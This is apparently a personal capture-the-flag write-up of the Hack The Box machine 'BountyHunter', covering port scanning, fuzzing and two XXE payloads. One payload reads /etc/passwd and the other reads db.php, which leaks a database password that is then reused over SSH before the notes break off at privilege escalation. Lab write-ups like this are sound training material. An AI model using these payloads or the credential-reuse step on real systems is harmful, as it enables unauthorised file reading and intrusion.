HTB-BountyHunter-05Feb24

IP

10.129.95.166

Credentials & Users

John (at the bottom of the website)

dbname = ″bounty″;dbusername = "admin";
dbpassword = ″m19RoAU0hP41A1sTsq6K″;testuser = "test";

Services

ssh 8.2p1
Apache 2.4.41


Technologies

php
XML


NMAP

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))


Webserver



Bounty Report System - Beta




Dirbproof, but is it FFUF proof


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action C
Pretty Raw Hex

Request to http://10.129.95.166:80


```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.129.95.166
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Geck
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=U
X-Requested-With: XMLHttpRequest
Content-Length: 235
Origin: http://10.129.95.166
```

I didn't bring anything back via standard fuzzing other than the db.php file, portal.php which we have seen and index.php which we have also seen.




```
.htaccess               [Status: 4
.                       [Status: 2
db.php                  [Status: 2
.html                   [Status: 4
portal.php              [Status: 2
index.php               [Status: 2
.php                    [Status: 4
.htpasswd               [Status: 4
.htm                    [Status: 4
```

The requests do get sent via XML. Helpfully Burp Suite also flagged up some decent XML issues for us to inspect.




XML external entity injection

Due to the XML expansion burp helpfully gives us the /etc/passwd file that we can work into and try and get a foothold.




```
data=<?xml  version="1.0" encoding="ISO-8859-1"?><!DOCTYPE foo
[<!ENTITY xxe9prwg SYSTEM "file:///etc/passwd"> ]>
    <bugreport>
    <title>ktlAPd&xxe9prwg;</title>
    <cwe>ktlAPd</cwe>
    <cvss>ktlAPd</cvss>
    <reward>ktlAPd</reward>
    </bugreport>
```




```
HTTP/1.1 200 OK
Date: Tue, 06 Feb 2024 20:49:38 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2114
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      ktlAPdroot:x:0:0:root:/root:/bin/bash
      daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
      bin:x:2:2:bin:/bin:/usr/sbin/nologin
      sys:x:3:3:sys:/dev:/usr/sbin/nologin
      sync:x:4:65534:sync:/bin:/bin/sync
      games:x:5:60:games:/usr/games:/usr/sbin/nologin
      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
      gnats:x:41:41:Gnats Bug-Reporting System
      (admin):/var/lib/gnats:/usr/sbin/nologin
      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
      systemd-network:x:100:102:systemd Network
      Management,,,:/run/systemd:/usr/sbin/nologin
      systemd-resolve:x:101:103:systemd
      Resolver,,,:/run/systemd:/usr/sbin/nologin
      systemd-timesync:x:102:104:systemd Time
      Synchronization,,,:/run/systemd:/usr/sbin/nologin
      messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
      syslog:x:104:110::/home/syslog:/usr/sbin/nologin
```

Using payload all the things XML guides I've modified the request in burp suite to pull in the db.php file that I found whilst fuzzing the website.




```
<?php \n
// TODO -> Implement login system with the database. \n
$dbserver = "localhost"; \n
$dbname = "bounty"; \n
$dbusername = "admin"; \n
$dbpassword = "m19RoAU0hP41A1sTsq6K"; \n
$testuser = "test"; \n
?> \n
```

The whole request looked like the below image and it was modified from the original burp request where it picked up the /etc/passwd file on the target server.




```
<?xml  version="1.0" encoding="ISO-8859-1"?><!DOCTYPE replace [<!ENTITY xxe SYST
M "php://filter/convert.base64-encode/resource=db.php"> ]> \n
\t \t <bugreport> \n
\t \t <title>&xxe;</title> \n
\t \t <cwe>ktlAPd</cwe> \n
\t \t <cvss>ktlAPd</cvss> \n
\t \t <reward>ktlAPd</reward> \n
\t \t </bugreport>
```

Reviewing the ports we have available we can try the "db" credentials against some of the users in the pwd file. Given that root and development are the only two decent candidates I try and fire off against the development first which, helpfully, is a success.




```
┌──(sw1m㉿core)-[~/HTB/CrestCRT/BountyHunter]
└─$ sudo ssh development@10.129.13.106
[sudo] password for sw1m:
The authenticity of host '10.129.13.106 (10.129.13.106)' can't be established.
ED25519 key fingerprint is SHA256:p7RCN4B2AtB69d0vE1LTmg0lRRlnsR1fxArJ+KNoNFQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.13.106' (ED25519) to the list of known hosts.
development@10.129.13.106's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 07 Feb 2024 08:48:42 PM UTC

  System load:           0.0
  Usage of /:            24.2% of 6.83GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             217
  Users logged in:       0
  IPv4 address for eth0: 10.129.13.106
  IPv6 address for eth0: dead:beef::250:56ff:fe96:e41d


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ 
```

Some basics in play gathering up the user.txt file.




```
Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
2ff9f[redacted]467c32
development@bountyhunter:~$ 
```

sudo -l gives us something to work with, especially the python bin.




```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$ 
```

I have to say the code analysis bit had me a little stumped so I referred to Ippsecs video guide to see what the output should have been. It was clear that the code was looking for the ticket heads and then moving on to execute whatever malicious function we embedded.

